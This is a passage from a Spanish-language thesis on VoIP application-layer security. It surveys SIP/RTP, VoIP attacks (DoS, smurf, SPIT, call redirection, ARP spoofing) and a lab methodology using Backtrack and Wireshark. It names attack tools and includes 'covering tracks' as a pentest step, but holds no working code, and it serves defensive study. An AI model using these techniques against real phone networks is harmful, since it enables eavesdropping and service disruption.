- ✚ Una llamada SIP es independiente de la existencia de una conexión en la capa de transporte.

- ✚ SIP soporta autenticación de llamante y llamado mediante mecanismos HTTP.
- ✚ Autenticación, criptográfica y encriptación son soportados salto a salto por SSL/TSL pero SIP puede usar cualquier capa de transporte o cualquier mecanismo de seguridad de HTTP, como SSH o S-HTTP.
- ✚ Un proxy SIP puede controlar la señalización de la llamada y puede bifurcar a cualquier número de dispositivos simultáneamente.




Figura II. 3.- Funcionamiento Protocolo SIP
Modificado: Ing. Germania Veloz R.

2.3.3 TIPOS DE SOLICITUDES

SIP, emplea las siguientes solicitudes:

Tabla II. 2.- Solicitudes del protocolo SIP

SOLICITUD	FUNCIÓN
INVITE	Establece una sesión.
ACK	Confirma una solicitud INVITE.
BYE	Finaliza una sesión
CANCEL	Cancela el establecimiento de una sesión.
REGISTER	Comunica la localización de usuario (nombre de equipo, IP).
OPTIONS	Registrar al User Agent.

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos

2.3.4 CÓDIGOS DE RESPUESTAS

SIP, presenta las siguientes respuestas:

Tabla II. 3.- *Respuestas del protocolo SIP*

RESPUESTA	FUNCIÓN
1xx	Respuestas informativas provisionales, tal como 180, la cual significa teléfono sonando
2xx	Respuestas de éxito.
3xx	Respuestas de redirección.
4xx	Respuestas de fallo de método, errores de solicitud.
5xx	Respuestas de errores de servidor.
6xx	Respuesta de errores globales.

Fuente: Roberto Gutiérrez Gil *Seguridad en VoIP: Ataques, Amenazas y Riesgos*

2.3.5 LLAMADA SIP







Figura II. 4.- *Llamada de Protocolo SIP*

Fuente: Roberto Gutiérrez Gil *Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]*

AUTENTICACIÓN SIP

SIP utiliza HTTP Digest (RFC2617) como mecanismo de autenticación, el cual es:

-  Sencillo
-  Eficiente
-  Inseguro

Se genera el texto del desafío (digest) y se le envía al usuario que se quiere autenticar (junto al error 407).

2.4 PROTOCOLO RTP

El Protocolo RTP (Real-time Transport Protocol), o Protocolo de Transporte de Tiempo Real, provee funciones de transporte de red de extremo a extremo adecuado para aplicaciones de transmisión de datos en tiempo real, tales como audio y video, sobre servicios de redes unicast y multicast.

RTP no garantiza la calidad del servicio para los servicios en tiempo real y está formado conjuntamente con el protocolo RTCP (Real-time Control Protocol).




Figura II. 5.- Protocolo RTP

Modificado: Ing. Germania Veloz R.

2.5 ETHICAL HACKING

El Ethical Hacker es un individuo con elevados conocimientos informáticos en quien puede confiarse para realizar una Auditoría Informática; Dicho de otra forma es una persona con experticia técnica para hacer intentos de penetración en la red y/o sistemas computacionales, usando los mismos métodos que un Hacker para verificar así la efectividad de la seguridad informática de la empresa.

Al realizar un proceso de Hackeo Ético, se puede descubrir vulnerabilidades de una red, ya sea en los equipos físicos, como en la lógica propia de la red: sistemas operativos, permisos, autorizaciones, claves etc.

Para poder realizar este tipo de Pentest o Test de penetración se debe considerar una metodología a seguir para poder realizar el proceso debidamente.

Una metodología a seguir puede ser:

1. Obtención de la Información
2. Acceso a la red
3. Escaneo
4. Estudio de vulnerabilidades
5. Borrado de huellas

2.6 SEGURIDAD DE VOIP

A medida que crece su popularidad aumentan las preocupaciones por la seguridad de las comunicaciones y la telefonía IP. VoIP es una tecnología que ha de apoyarse necesariamente muchas otras capas y protocolos ya existentes de las redes de datos. Por eso en cierto modo la telefonía IP va a heredar ciertos problemas de las capas y protocolos ya existentes, siendo algunas de las amenazas más importantes de VoIP problemas clásicos de seguridad que afectan al mundo de las redes de datos. Por supuesto, existen también multitud de ataques específicos de VoIP como por ejemplo:

- ✚ Vulnerabilidades de los protocolos usados en VoIP (señalización y flujo multimedia), por ejemplo: SIP, AIX, RTP.
- ✚ Captura de tráfico de VoIP
- ✚ Secuestro de sesiones.
- ✚ Ataques de denegación de servicios (DoS)
- ✚ Ataques a clientes terminales: La víctima se ve saturada de paquetes inservibles y es capaz de procesar peticiones válidas.

✚ Ataques a redes Vowifi

En la Figura II.6, se establece que la Seguridad de VoIP, depende de otras capas, es decir, no es un ente independiente, al contrario se integra a otras y su falencia en seguridad puede originarse por una de ellas.



Figura II. 6.- Capas de Seguridad en VoIP

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

Existen ataques que afectan a cada una de las capas. Aunque posteriormente se analizaran muchos de ellos en profundidad algunos ataques pueden afectar directamente o indirectamente a la telefonía VoIP

2.7 ATAQUES Y VULNERABILIDADES DE VoIP EN CAPA DE APLICACIÓN

2.7.1 FUZZING

Se llama fuzzing a diferentes técnicas para sondear programas en busca de defectos o de vulnerabilidades, comprobar que las aplicaciones funcionan correctamente, encontrar posibles errores de operación y descubrir brechas de seguridad. Se aplica a todo tipo de programas y/o servicios y, cómo no, también se puede utilizar para comprobar el estado de salud de nuestro sistema de VoIP⁵[4]

Los ataques de fuzzing o también conocidos como testeo funcional del protocolo, es una de los mejores métodos para encontrar errores y agujeros de seguridad. Consiste en crear paquetes o peticiones especialmente malformadas para ir más allá de las especificaciones del protocolo. El objetivo es comprobar cómo manejan los dispositivos, las aplicaciones o el propio sistema operativo que implementa el protocolo, estas situaciones anómalas que desgraciadamente no se han tenido en cuenta en la implementación y casi siempre terminan en un error, denegación de servicio o en alguna vulnerabilidad más grave.

Gracias a la técnica de fuzzing se han llegado a encontrar gran cantidad de ataques de DoS y buffer overflows en los productos que implementan los protocolos SIP y H.323.

⁵ <http://www.itblog.a-e.es/Seguridad/tabid/79/entryid/695/Default.aspx>

2.7.2 DENEGACIÓN DE SERVICIO

Los ataques de denegación de servicio son intentos malintencionados de degradar seriamente el rendimiento de la red o un sistema incluso llegando al punto de impedir la utilización del mismo por parte de usuarios legítimos. Algunas técnicas se basan en el envío de paquetes especialmente contruidos para explotar alguna vulnerabilidad en el software o en el hardware del sistema, saturación de los flujos de datos y de la red o sobrecarga de procesos en los dispositivos ⁶[8].

Llegan a ser especialmente dañinos los llamados DDoS o ataques de denegación distribuidos. Son ataques DoS simples pero realizados desde múltiples computadores de forma coordinada. Las redes y sistemas VoIP son especialmente vulnerables a los DDoS por diversas razones:

- ✚ Dependencia y la necesidad de garantías en la calidad de servicio, que hacen que las redes IP donde se mantengan llamadas telefónicas tengan una tolerancia mucho menor a problemas de rendimiento.
- ✚ En una red VoIP existen multitud de dispositivos con funciones muy específicas por lo que ataques contra casi cualquier dispositivo de la red pueden afectar seriamente los servicios de telefonía IP. Muchos de estos dispositivos son muy susceptibles de no manejar, priorizar o enrutar el tráfico de forma fiable si presentan un consumo de CPU alto.

⁶ <http://www.hackingvoip.com/>, 2007

Muchos de los ataques de DoS se centran en atacar los dispositivos de red y/o inundar la red de tráfico inútil para degradar su funcionamiento y que los paquetes pertenecientes a comunicaciones telefónicas se pierdan o retrasen.

Las redes VoIP siguen siendo vulnerables a los tradicionales ataques de DoS como pueden ser los SYN flood, UDP flood etc. Las aplicaciones VoIP escuchan en ciertos puertos determinados, es posible atacar esos servicios causando un ataque DoS. Existen gran cantidad de flooders disponibles en la red, podemos descargar y testear el UDP flooder⁷. [7]




Figura II. 7.- Denegación de Servicio DoS

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

2.7.3 SMURF

Otro tipo de ataques son los llamados de “smurf” o de amplificación, consiste en identificar los procesos de red que responden con paquetes mucho mayores a los de la

⁷ http://www.juniper.net/solutions/literature/white_papers/200179.pdf,

petición. De este modo, si el atacante falsifica la dirección origen, emitiendo paquetes pequeños o datos, las respuestas a esas peticiones serán mucho mayores en cuanto a tamaño y le llegaran a la víctima, con el único objetivo de realizar una denegación de servicio⁸.

2.7.4 SPIT: SPAM OVER INTERNET TELEPHONY

El SPAM es uno de los problemas más graves en las comunicaciones hoy en día, y la telefonía IP tampoco se escapa. Recibe el nombre de SPIT (Spam over Internet Telephony).

A pesar que hoy por hoy no es una práctica demasiado extendida y no se han registrados demasiados casos, las redes VoIP son inherentemente vulnerables al envío de “mensajes de voz basura”. Siendo el impacto en la red VoIP mucho mayor que el SPAM tradicional.

Se prevé que esta tendencia de realizar llamadas y llenar los voicemail de los usuarios con mensajes pregrabados crecerá durante los próximos años a medida que se generalice el uso de telefonía por IP [4].

⁸ <http://es.scribd.com/doc/97010536/Seguridad-Voip>

2.7.5 REDIRECCIÓN DE LLAMADAS

La redirección de llamadas suele ser otro de los ataques comunes en las redes VoIP. Existen diferentes métodos que van desde comprometer los servidores o el call manager de la red para que redirijan las llamadas donde el intruso quiera, hasta las técnicas ya mostradas de suplantación de identidad en el registro, man in the middle, etc. Otra posibilidad es utilizar una herramienta como RedirectPoison que escucha la señalización SIP hasta encontrar una petición INVITE y responder rápidamente con un mensaje SIP de redirección, causando que el sistema envíe un nuevo INVITE a la localización especificado por el atacante.

Otro modo de redirección el flujo de datos se consigue con las herramientas: sipredirectrtp y rtproxy. Se basan en utilizar mensajes la cabecera SDP para cambiar la ruta de los paquete RTP y dirigirlas a un rtproxy que a su vez serán reenviados donde el intruso quiera⁹.

⁹ <http://www.slideshare.net/gastudillo/tecnoip-3>

2.7.6 SPOOFFING




Figura II. 8.- *Ataque de Spoofing con hombre en el medio*

Fuente: Roberto Gutiérrez Gil *Seguridad en VoIP: Ataques, Amenazas y Riesgos.* [4]

Otras vulnerabilidades serán analizadas en el transcurso del estudio.

Para un buen funcionamiento de red VoIP, el administrador debe habilitar estándares de cifrado de la voz, pues existen aplicaciones llamadas switch sniffers, que interfieren con el funcionamiento del switch y lo engañan para desbordar la información hacia un puerto intruso y, sin que el usuario lo note, capturan su conversación de voz.¹⁰

A su vez, los sniffers pueden escuchar los paquetes de datos que se transmitan dentro del switch, esta técnica se llama ARP Spoofing, que sustituye las MAC de los equipos por la suya, capturando los paquetes y reenviándolos a su destino original sin que el usuario lo note.

¹⁰ <http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm>

	Dirección IP	Dirección MAC
Tabla ARP Normal	192.168.1.102	0001E6900069
	192.168.1.109	000625108A24
	192.168.1.1	001217CDA4B6
	192.168.1.104	0030652BB823
	192.168.138.254	005056F3C76E

	Dirección IP	Dirección MAC
Tabla ARP Atacada	192.168.1.102	0001E6900069
	192.168.1.109	0001E6900069
	192.168.1.1	0001E6900069
	192.168.1.104	0001E6900069
	192.168.138.254	0001E6900069

Figura II. 9.-Ataque de ARP Spoofing con hombre en el medio
Fuente: <http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm>. [12]



Figura II. 10.- Ataque hombre en el medio y uso de sniffer
Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

CAPÍTULO III

MATERIALES Y MÉTODOS

El principal objetivo de este capítulo es describir el proceso metodológico empleado en la investigación, los procedimientos, métodos y técnicas que consigue recopilar resultados que ayuden a comprobar la hipótesis planteada a través de pruebas y mediciones.

3.1 DISEÑO DE LA INVESTIGACIÓN

La investigación para este estudio se desenvuelve de forma Cuasi-experimental ya que a través de esta nos aproximamos a los resultados de una investigación experimental en donde no es posible el control y manipulación absoluta de las variables. Al contrario en base a su manipulación se evidencia el comportamiento de la variable dependiente.

Se maneja el estudio de una variable que a medida que se realizan las pruebas va permitiendo la comprobación de su hipótesis base, ya que la seguridad va a estar en función de la metodología que se llegue a implementar.

3.2 TIPO DE INVESTIGACIÓN

Se emplea una investigación descriptiva ya que expone las características del objeto de estudio, en nuestro caso: como se producen las vulnerabilidades presentadas en capa de aplicación de la transmisión de VoIP de un escenario de prueba que simula una intranet, sin predecir o comprobar aún la hipótesis planteada.

Además, se usa la investigación experimental puesto que se realiza sus pasos como son la observación, análisis e interpretación de los resultados en cuanto al comportamiento de las variables de los criterios de seguridad de la información en la transmisión VoIP.

3.3 POBLACIÓN Y MUESTRA

Uno de los principales factores a considerar en un tema de estudio es la población sobre la cual se enfoca nuestro estudio, y la muestra que facilite su interpretación o análisis. A continuación se describe a cada uno de ellos.

3.3.1 POBLACIÓN

Son todas aquellas vulnerabilidades presentes en la transmisión de VoIP, desde la capa física hasta la capa de aplicación, donde se centra el estudio formulado. Esta población está descrita en la tabla III.1

Tabla III. 1.- Vulnerabilidades y Ataques de VoIP por Capas

CAPA	VULNERABILIDADES Y ATAQUES
Políticas y Procedimientos	Contraseñas débiles. Ej.: Contraseña del VoiceMail Mala política de privilegios Accesos permisivos a datos comprometidos.
Seguridad Física	Acceso físico a dispositivos sensibles. Ej.: Acceso físico a Un gatekeeper. Reinicio de máquinas. Denegaciones de servicio.
Seguridad de Red	DDoS ICMP unreachabe SYN floods Gran variedad de floods
Seguridad en los Servicios	SQL injections Denegación en DHCP DoS
Seguridad en el S.O.	Buffer overflows Gusanos y virus Malas configuraciones.
Seguridad en las Aplicaciones y protocolos de VoIP	Fraudes SPIT (SPAM) Vishing (Phising) Fuzzing Floods (INVITE,REGISTER,etc..) Secuestro de sesiones (Hijacking) Interceptación (Eavesdropping) Redirección de llamadas (CALL redirection) Reproducción de llamadas (CALL replay)

Fuente.- http://www.proyectoamparo.net/files/Universidad_Nacional_R.pdf

3.3.2 MUESTRA

De toda la población descrita en la tabla III.1, donde se puede observar que una transmisión de VoIP está amenazada no solo en una capa del modelo de red, sino en todas las que protagonizan la comunicación, se tomará como muestra a los ataques presentes a nivel de capa de aplicación, siendo estos: Vishing, Fuzzing, Hijacking, Eavesdropping que incorpora la intervención y redirección de llamada, al igual que la denegación de servicio que se puede presentar en una red de VoIP, Por tanto, se empleará una muestra intencional o dirigida tomada de la población descrita en la tabla III.1.




Figura III. 1.-Población y muestra de Estudio

Elaborado por: Ing. Germania Veloz R.

Uno de los protocolos que es atacado en la capa de aplicación es SIP, ya que maneja un proceso similar a HTTP, donde un servidor es quien responderá las solicitudes en base a identificaciones previas de las extensiones que forman parte de la red analizada.

De igual forma se verá las vulnerabilidades a nivel del protocolo RTP, quien es el encargado de la transmisión de datos multimedia en tiempo real.

3.4 MÉTODOS, TÉCNICAS E INSTRUMENTOS

La investigación se fundamenta en la aplicación de métodos, técnicas e instrumentos que facilita la interpretación final de la misma.

3.4.1 MÉTODOS

Los principales métodos que se utilizan para el estudio planteado se describen a continuación:

- ✚ **Método Científico:** Ya que el método científico está constituido por principios, reglas y procedimientos que orientan la investigación, es importante su aplicación dentro del tema de estudio. Su trabajo sistemático se dispondrá a lo largo de su realización: Identificación y planteamiento del problema en cuanto a la seguridad en VoIP y su capa de aplicación, Revisión de conceptos relacionados a los ataques y forma de operación de protocolos y tecnología VoIP, hacking ético y seguridad informática, Hipótesis, elección de técnicas, recolección y análisis de la información para finalmente llegar a concluir y establecer soluciones.

En tal virtual, se describe las fases que se seguirá en la utilización de este método:

1. Planteamiento del problema
2. Formulación de hipótesis
3. Levantamiento de información
4. Análisis e interpretación de resultados
5. Comprobación de la hipótesis
6. Difusión de resultados.

✚ **Método Analítico:** Descompone un todo en sus elementos más pequeños, por tanto, permite que se pueda observar características y relaciones de los ataques a VoIP y su comportamiento. Incorpora sus etapas como son: observación, descripción, descomposición, ordenación y clasificación de todo aquello que conduce a nuestro objeto de estudio.

✚ **Método Sintético:** La síntesis permitirá que se pueda integrar una nueva alternativa de solución para aquellas vulnerabilidades previamente analizadas en la capa de aplicación de VoIP, reconstruyendo un todo lógico y concreto de los elementos a través del análisis.

✚ **Método Experimental:** Que da las pautas para realizar las pruebas en base a un escenario que tendrá dos momentos: Uno donde se explota las vulnerabilidades de VoIP y otro que determina si son corregidas o no en base a una metodología que considera los principios de Seguridad de la Información.

- ✚ **Método Comparativo:** Se establece al identificar un escenario sin la aplicación de una metodología de seguridad frente al mismo escenario con la implementación de estos pasos correctivos.

3.4.2 TÉCNICAS

Después de establecer los métodos a utilizar en la investigación se debe indicar las técnicas que serán empleadas:

- ✚ Observación.
- ✚ Experimentación
- ✚ Recopilación de Información
- ✚ Comparación de escenarios.
- ✚ Análisis
- ✚ Test de penetración

3.4.3 INSTRUMENTOS

Los instrumentos son todas las herramientas empleadas para las pruebas dentro del escenario, servirán para el análisis, captura de mensajes y desarrollo de test de penetración.

Los instrumentos empleados para el correcto desarrollo de la investigación son:

3.4.3.1 INSTRUMENTOS SOFTWARE

Tabla III. 2.- Instrumentos Software

NOMBRE	FUNCIÓN	FINALIDAD
Elastix versión. 2.6.18	PBX para VoIP	Central telefónica, será la encargada de la autenticación y acceso a la llamada telefónica dentro de la red.
Backtrack 5 r3	SW de ataque y desarrollo de pent test	Empleada para realizar sondeo, penetración y ataque dentro de la red VoIP
VMware Station 9.0.0	Máquina virtual	Crea una máquina virtual que simula a la Central telefónica empleada en la topología de red. Crea una máquina cliente para evidenciar acceso de hombre en el medio.
OpenSSL 1.0.0	Generador de certificados de seguridad	Crea el certificado que debe tener el cliente y servidor para dar seguridad a la conversación telefónica.
Centos Realease 5.7	Sistema Operativo	Sistema Operativo base para funcionamiento de Elastix y Backtrack.
Zoiper 2.37	Sofphone	Simulará a un teléfono IP internamente en una PC.
Wireshark 1.2.8	Sniffer	Captura el tráfico de VoIP, además reproduce una llamada capturada.

Elaborado Por.- Ing. Germania Veloz R.

3.4.3.2 INSTRUMENTOS HARDWARE

Tabla III. 3.- Instrumentos Hardware

NOMBRE	FUNCIÓN	FINALIDAD
Router Cisco Catalys 2811	Conectividad WAN	Establecerá la conexión con cada punto de la WAN planteada
Switch Cisco Series 2960	Conexión de host, PC, teléfonos y servidores	Permitirá la conectividad entre hosts y servidores
Cable UTP Cable Serial	Medio físico para la transmisión	Conexión entre dispositivos de red.
PC	Computador personal	Contener a los clientes y al servidor de la red VoIP Uno de ellos será el atacante.

Elaborado Por.- Ing. *Germania Veloz R.*

3.4.3.3 INSTRUMENTOS BIBLIOGRÁFICOS

Se empleará como instrumento a las Mejores Prácticas en la Seguridad de VoIP, descritas en libros, tesis, artículos científicos, información de empresas que trabajan en la seguridad de VoIP para poder determinar una metodología de solución adecuada.

3.5 VALIDACIÓN DE LOS INSTRUMENTOS

La aplicación de los instrumentos indicados en las tablas III.3 y III.4 dará la opción de realizar mediciones y comparaciones de aquellos factores de seguridad que es objeto de estudio llegando a la evaluación de la hipótesis planteada.

Elastix como PBX, por la facilidad de configuración e interfaz amigable, no dificulta creación de extensiones telefónicas , es adaptable a cualquier infraestructura de red y compatible con esta. Su instalación no requiere de equipos costosos y es un conjunto de software libre.

Backtrack 5 r.3, permitirá realizar los métodos de ataque al escenario de prueba que se ha indicado, a través de este podremos establecer si el ataque es realizado antes y después de la aplicación de la metodología propuesta, este software es libre y de gran potencialidad, ya que cuenta con herramientas de pent test, así como permite la incorporación de otras que se necesiten.

El software de Softphone libre en este caso Zoiper, facilitará la utilización del servicio de voz en la red, ya que muchas empresas no cuentan con los recursos para incorporar teléfonos IP físicos.

Las mejores prácticas que se investiguen servirán para poder establecer una metodología modelo que resume el trabajo de corrección de vulnerabilidades en la capa de Aplicación de la transmisión de VoIP.

3.6 PROCEDIMIENTO

Para poder realizar el estudio se siguen ciertos pasos que permiten organizar cada una de las tareas y servirá como guía de referencia.

1. Recopilación de la información: principales características de los ataques, puertos, solicitudes y mensajes de respuesta.

2. Instalación del escenario de prueba y configuración de los dispositivos de red, switch, routers, hosts.
3. Realizar un test de penetración de VoIP a través de Backtrack 5 r3 y el sniffer Wireshark para captura de transmisión de voz.
4. Observación y Análisis de vulnerabilidades
5. Aplicación de Metodología correctiva a las vulnerabilidades presentadas en la capa de aplicación.
6. Observación y análisis de resultados presentados mediante tabulación de toma de muestras y generación de cuadros estadísticos.

3.7 PLANTEAMIENTO DE LA HIPÓTESIS

La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

3.8 OPERACIONALIZACIÓN DE LAS VARIABLES

Para poder analizar el tema de estudio es vital considerar las siguientes variables:

 **Variable Independiente**

La variable independiente es aquella que permite manipular características de otras variables que estarán en función de esta y variarán según su manipulación. Para el caso de estudio se considera a la aplicación de una metodología de seguridad en una red VoIP.

Variable Dependiente

La reducción de las vulnerabilidades en la capa de aplicación, es la variable dependiente. Dicha afirmación se genera porque al momento de aplicar una metodología se debe medir si las vulnerabilidades aumentan, se mantienen o disminuyen en la transmisión de VoIP dentro de su capa de aplicación.

3.8.1 OPERACIONALIZACIÓN CONCEPTUAL

Para la realización de este tema investigativo se considera las siguientes variables:

Tabla III. 4.- Análisis de Operacionalización Conceptual

VARIABLE	TIPO	DEFINICIÓN
Aplicación de una metodología de seguridad en una red VoIP	Independiente Simple	Aplicación de técnicas y procesos que ayudan reducir la realización exitosa de los ataques.
Reducción de las vulnerabilidades en la capa de aplicación	Dependiente Compleja	Grado en que disminuye las acciones o debilidades de una red informática dentro de VoIP.

Elaborado por.- Ing. Germania Veloz R.

3.8.2 OPERACIONALIZACIÓN METODOLÓGICA

Tabla III. 5.- Análisis de la Operacionalización Metodológica

VARIABLE	CATEGORÍA	INDICADOR	TÉCNICA	FUENTE
Aplicación de una metodología de seguridad en una red VoIP	Independiente Simple	<ul style="list-style-type: none"> ✚ Seguridad de protocolos ✚ Seguridad en dispositivos ✚ Seguridad del entorno 	<ul style="list-style-type: none"> ✚ Observación. ✚ Experimentación ✚ Recopilación de Información ✚ Comparación de escenarios. ✚ Análisis ✚ Test de penetración 	<ul style="list-style-type: none"> ✚ Libros ✚ Internet-artículos científicos ✚ Tesis de Grado ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ OpenSSL ✚ VMWare, Zoiper
Reducción de las vulnerabilidades en la capa de aplicación	Dependiente Compleja	<ul style="list-style-type: none"> ▪ Vulnerabilidades de VoIP 	<ul style="list-style-type: none"> ✚ Observación. ✚ Experimentación ✚ Recopilación de Información ✚ Comparación de escenarios. ✚ Análisis ✚ Test de penetración 	<ul style="list-style-type: none"> ✚ Bibliográficos ✚ Tesis de Grado ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ OpenSSL ✚ VMWare ✚ Zoiper

Elaborado por.- Ing. Germania Veloz R.

3.8.3 OPERACIONALIZACIÓN METODOLÓGICA DE LA VARIABLE INDEPENDIENTE

Tabla III. 6.- *Análisis de la Operacionalización Metodológica Variable Independiente*

HIPÓTESIS	VARIABLE	INDICADOR	INDICES	TÉCNICA	INSTRUMENTOS
La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.	La aplicación de una metodología de seguridad en una red VoIP	Seguridad de Protocolos	<ul style="list-style-type: none"> ✚ Cifrado de paquetes ✚ Autenticación SIP 	<ul style="list-style-type: none"> ✚ Observación. ✚ Experimentación ✚ Recopilación de Información ✚ Comparación de escenarios. ✚ Análisis ✚ Test de penetración 	<ul style="list-style-type: none"> ✚ Libros ✚ Internet-artículos científicos ✚ Tesis de Grado ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ OpenSSL ✚ VMWare ✚ Zoiper
		Seguridad en Dispositivos	<ul style="list-style-type: none"> ✚ Certificado de Seguridad ✚ Manejo ARP estático 		
		Seguridad del entorno	<ul style="list-style-type: none"> ✚ Asignación de Claves ✚ Política de seguridad 		<ul style="list-style-type: none"> ✚ Libros ✚ Artículos científicos ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ VMWare ✚ Zoiper

Elaborado por.- Ing. Germania Veloz R.

3.8.4 OPERACIONALIZACIÓN METODOLÓGICA DE LA VARIABLE DEPENDIENTE

Tabla III. 7.- *Análisis de la Operacionalización Metodológica Variable Dependiente*

